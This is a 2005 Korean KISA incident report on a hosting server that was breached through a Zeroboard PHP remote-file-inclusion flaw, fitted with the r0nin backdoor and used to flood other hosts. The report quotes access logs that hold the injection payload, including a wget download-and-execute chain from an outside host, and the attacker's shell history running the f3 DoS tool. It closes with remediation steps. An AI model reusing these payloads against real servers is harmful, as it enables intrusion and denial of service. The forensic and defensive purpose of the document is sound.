웹 게시판 취약점 이용 침입 후 서비스거부공격 사례

2005. 8. 31

※ 본 보고서의 전부나 일부를 인용시 반드시 [자료: 한국정보보호진흥원(KISA)]를 명시하여 주시기 바랍니다.

1. 개 요

2005년 초에 웹 게시판의 취약점으로 인해 브라질 등 해외 해커그룹들에 의해 수천개의 국내 홈페이지가 변조되는 사고가 발생되었었다. 하지만, 최근에도 이와 유사한 사고가 지속적으로 발생되고 있고, 특정한 포트(1666/TCP)가 오픈되고 임의의 파일이 생성되었다는 신고가 접수되고 있어 웹 관리자들의 주의가 요구된다.

특히, 최근 한 피해 서버의 경우 일반적인 홈페이지 변조사고가 아니라, 해킹한 서버를 이용하여 다른 사이트에 대한 대규모 서비스거부공격을 실시하였다.
이는 홈페이지 해킹 사고가 단순히 초기화면만 변조하는 수준에서 이를 이용하여 해킹 경유지로 사용하거나 게임 아이템을 도난하는 등 추가적인 불법행위에 이용하는 경향으로 발전하고 있음을 보여주고 있다.

공격에 이용되었던 취약점은 이미 올 초 대규모 웹 변조사고에서 이용되었던 제로보드의 취약점이 이용되었으나, 아직 보안패치가 적용되지 않은 사이트가 해킹을 당한 사례로 아직 패치를 하지 않은 경우 조속한 조치가 필요하다.

2. 피해 현황

□ 시스템 운영 현황 및 사고인지

피해 시스템은 웹 호스팅 서버로 사용되고 있었으며, 90여개의 사이트가 운영되고 있었다.

o 운영체제 : Linux 2.4.20-30.9
o 웹서버 : Apache/1.3.29
o 웹 개발 언어 : PHP

일반적인 홈페이지 해킹사고의 경우 홈페이지가 변조됨에 따라 피해사실을 인지하는데, 이 사건의 경우 해당 시스템으로부터 50Mbps 가량의 다량의 비정상 패킷이 발생되어 피해 사실을 알게 되었다. 지금까지의 웹 게시판 취약점을 이용한 해킹사고의 경우 대부분 홈페이지 초기화면이 변조시키고 추가적인 공격이 발생되지 않았으나, 이번 사고의 경우 웹 변조는 없었지만 이 서버를 서비스거부공격에 이용한 점이 특이하였다.


□ 생성된 악성코드

o /tmp 디렉토리에 해킹 프로그램 생성


/tmp 디렉토리에 웹서버 권한인 nobody 소유의 f3과 r0nin이라는 파일이 생성되어 있었다.

o r0nin(백도어 프로그램)

피해 분석 당시 r0nin 프로그램은 구동되고 있었으며, 1666/TCP 포트를 리스닝하고 있었다.



r0nin은 공격자에 의해 생성된 일종의 백도어 프로그램으로써, 원격지에서 1666번 포트로 접속할 경우 사용자 인증과정 없이 쉘을 부여하고 있었다. 다음 그림은 테스트 망에서 시험한 것으로 실제 피해 시스템의 경우 nobody 권한의 쉘이 부여되었다.(r0nin을 구동시킨 권한으로 쉘 부여)



피해 시스템의 네트워크 상태 확인 결과 브라질에 할당된 IP대역에서 1666포트로 접속했던 흔적들을 다음과 같이 찾을 수 있었다.


```
[root@ns tmp]# netstat -na |grep 1666
tcp        0      0 0.0.0.0:1666            0.0.0.0:*               LISTEN
tcp       22      0 xxx.xxx.173.230:1666    xxx.xxx.239.56:2724     CLOSE_WAIT
tcp       11      0 xxx.xxx.173.230:1666    xxx.xxx.239.56:1464     CLOSE_WAIT
tcp       22      0 xxx.xxx.173.230:1666    xxx.xxx.239.56:4158     CLOSE_WAIT
tcp       22      0 xxx.xxx.173.230:1666    xxx.xxx.239.56:2503     CLOSE_WAIT
tcp       22      0 xxx.xxx.173.230:1666    xxx.xxx.239.56:2571     CLOSE_WAIT

[root@ns local]# lsof |grep 1666
r0nin     11807  nobody    4u  IPv4    1182076                 TCP *:1666 (LISTEN)
r0nin     11807  nobody    5u  IPv4    1182583                 TCP
ns.koreammi.com:1666->xxx-xxx-239-56.dsl.xxx.net.br:1464 (CLOSE_WAIT)
```

다음은 r0nin 프로그램의 코드 일부로써, 쉘을 부여하고 /var/tmp 디렉토리를 홈 디렉토리로 사용하고 있었다. 실제 피해 시스템의 /var/tmp 디렉토리에 공격자의 history 파일이 남아 있었으며, 여기에 공격자가 f3 라는 공격툴을 이용하여 다른 시스템에 서비스거부공격한 흔적이 남아 있었다.

```
...
PsychoPhobia Backdoor is starting...
OK, pid = %d
/dev/null
/var/tmp
HOME=%s
Can't fork pty, bye!
/bin/sh
```

o f3(서비스거부 공격 프로그램)

f3는 서비스거부공격에 이용될 수 있는 해킹 프로그램으로, 테스트 망에서 해당 프로그램을 이용하여 테스트한 결과 초당 1만개 가량의 UDP 패킷을 발송하는 것을 확인할 수 있었다.



다음은 /var/tmp에 남아 있는 공격자의 history 내용인데, f3를 다운로드하여 브라질에 할당된 특정 IP 주소로 서비스거부공격을 한 것을 알 수 있다.

```
cd /tmp
wget
wget http://www.xxx.com/0/f3
chmod +x f3
./f3 xxx.xxx.201.78 1 20
./f3 xxx.xxx.183.107 1 200
./f3 xxx.xxx.247.243 1 300
./f3 xxx.xxx.247.243 1 300
./f3 xxx.xxx.247.243 1 300
./f3 xxx.xxx.247.243 1 300
```

상기 공격에 의해 50Mbps 이상의 트래픽이 발생하였다.

3. 피해 원인 분석

다음과 같이 브라질에 할당된 IP 대역에서 제로보드의 취약점을 이용하여 PHP Injection 공격을 수행한 흔적이 웹로그에 남아 있었다.

```
victim.com-access_log:xxx.xxx.239.56 - - [30/Aug/2005:06:18:00 +0900] "GET
/bbs//include/write.php?dir=http://card4ever.xxx.com/cse.gif?&cmd=id HTTP/1.1" 200 2063
victim.com-access_log:xxx.xxx.239.56 - - [30/Aug/2005:06:21:29 +0900] "GET
/bbs//include/write.php?dir=http://card4ever.xxx.com/cse.gif?&cmd=id HTTP/1.1" 200 2063
victim.com-access_log:xxx.xxx.239.56 - - [30/Aug/2005:06:23:06 +0900] "GET
/bbs//include/write.php?dir=http://card4ever.xxx.com/cse.gif?&cmd=cd%20/tmp;wget%20http://www.fa
secolda.com/0/r0nin;chmod%204777%20r0nin;./r0nin HTTP/1.1" 200 2066
victim.com-access_log:xxx.xxx.239.56 - - [30/Aug/2005:10:44:23 +0900] "GET
/bbs//include/write.php?dir=http://card4ever.xxx.com/cse.gif?&cmd=id HTTP/1.1" 200 2063
victim.com-access_log:xxx.xxx.239.56 - - [30/Aug/2005:14:47:26 +0900] "GET
/bbs//include/write.php?dir=http://card4ever.xxx.com/cse.gif?&cmd=id HTTP/1.1" 200 987
```

공격 로그에서는 PHP Injection 공격을 통해 r0nin 프로그램을 특정한 사이트로부터 다운로드하고 이 프로그램을 실행시킨 것을 볼 수 있다. 실제 공격로그가 남은 8월 30일 06시 23분에 /tmp 디렉토리에 r0nin 이라는 프로그램이 존재하여 이 공격이 성공하였음을 알 수 있었다.

해당 서버에서 운영되고 있는 90여개의 웹 사이트 중 공격을 받은 웹 사이트는 취약점이 존재하는 제로보드 4.1 pl 4 버전을 사용하고 있었으며, 서버의 PHP 설정파일이 allow_url_fopen=On 으로 되어 있어 공격이 가능했다.

4. 보안 대책

최근 웹 호스팅 서버가 해킹당해 다수의 웹 사이트가 변조되거나 1666포트가 오픈되는 사례들이 종종 발생되고 있다. 이러한 사고는 올 초 발생되었던 대규모 웹 변조사고의 원인인 제로보드의 보안 취약점을 아직 패치하지 않아서 발생된 것으로 웹 관리자들의 신속한 조치가 요구된다.

특히, 웹 호스팅 서버는 한 서버에 다수의 웹 사이트가 운영되고 있어 이 웹 사이트 중 한 사이트만이라도 취약한 웹 게시판이 있을 경우 시스템 전체가 피해를 입을 수 있어 웹 호스팅 관리자들의 주의가 요구된다.

리눅스 운영체제와 PHP 언어를 사용하는 웹호스팅 서버환경에서 외부 사이트 소스실행 취약점에 대해 다음과 같은 사항들에 대한 조치가 필요하다. 운영환경에 따라, 서버 내의 모든 웹 사이트에서 외부 사이트의 소스 실행이 불필요한 경우에는 아래 "가"항에 대해 적용하고, 일부 웹사이트에서 이 기능이 필요한 경우에는 "가", "나", "다", "라" 항의 적용을 권고한다.

가. 서버 전체의 외부 사이트 소스 실행 금지

o 웹 호스팅 서버 차원에서 외부 사이트의 소스 실행을 원천적으로 금지시킨다.

o php.ini 파일에서 다음과 같이 설정한다.

```
allow_url_fopen = Off
```

나. 필요시 특정 홈페이지만 외부 사이트의 소스 실행 허용

o 과정 "가" 적용 후 외부 사이트의 소스 실행이 반드시 필요한 홈페이지에 대해서만 선별적으로 해당 기능을 허용한다.(이 경우 과정 "다"의 패치 적용과 과정 "라"의 침입차단시스템 설정을 병행하는 것이 안전함)

o httpd.conf 파일에서 특정 홈페이지 도메인(예를들어 www.abc.co.kr)에 다음과 같은 설정을 추가한다.

```
<VirtualHost www.abc.co.kr>
        ServerAdmin webmaster@abc.co.kr
        DocumentRoot /home/abc/public_html
        ServerName www.abc.co.kr
        php_admin_flag allow_url_fopen On        ← 추가
</VirtualHost>
```

다. 최신 보안 패치 항상 유지

o 항상 최신의 보안 패치를 유지하고 특히, 과정 "나"를 통해 외부 사이트의 소스 실행이 허용된 홈페이지가 존재하는 경우 반드시 보안 패치를 적용시킨다.

```
- 제로보드 : http://www.nzeo.com/
- 그누보드 : http://sir.co.kr/
- KorWeblog : http://kldp.net/
- phpBB : http://www.phpbb.com/
```

라. Outbound 트래픽 제한 설정

o 과정 "다"를 설정한 후, 좀 더 강력한 보안설정을 위해 공개용 침입차단시스템을 이용하여 Inbound/Outbound 트래픽을 제한한다.

※ 리눅스 커널에서는 iptables 또는 ipchains 침입차단시스템이 기본적으로 제공되고 있으며, iptables 설정 도구인 oops 파이어월도 활용 가능

- ipchains : http://doc.kldp.org/Translations/IPCHAINS-HOWTO
- iptables : http://wiki.kldp.org/wiki.php/LinuxdocSgml/Packet%5FFiltering-TRANS
- oops firewall : http://www.oops.org/?t=lecture&sb=firewall&n=1

o 먼저 전체 서비스(포트)에 대해 차단 설정을 한 후, 고객이 필요로 하는 서비스(포트)에 대해

선별적으로 접속제한을 해제한다.

※ 필요 서비스(포트) 예 : FTP(21), SSH(22), SMTP(25), DNS(53), SSL(443) 등

o 다음은 iptables을 사용하여 홈페이지 서버에서 외부 시스템으로의 Outbound 트래픽을 제한한 예제이다. 여기서 Outbound 트래픽 중 반드시 필요한 목적지 주소로의 웹 접속만을 허용하는 것은 외부 사이트 소스실행 취약점을 이용한 공격을 예방하는 효과가 있다.

```
iptables -A OUTPUT -p tcp -d 1.2.3.4 --destination-port 80 -j ACCEPT
  → Outbound 트래픽 중 1.2.3.4로 향하는 웹 접속만 허용
iptables -A OUTPUT -p tcp -d 0/0 --destination-port 22 -j ACCEPT
  → Outbound 트래픽 중 SSH 트래픽은 허용
iptables -A OUTPUT -d 0/0 -j DROP
  → 모든 Outbound 트래픽 차단
```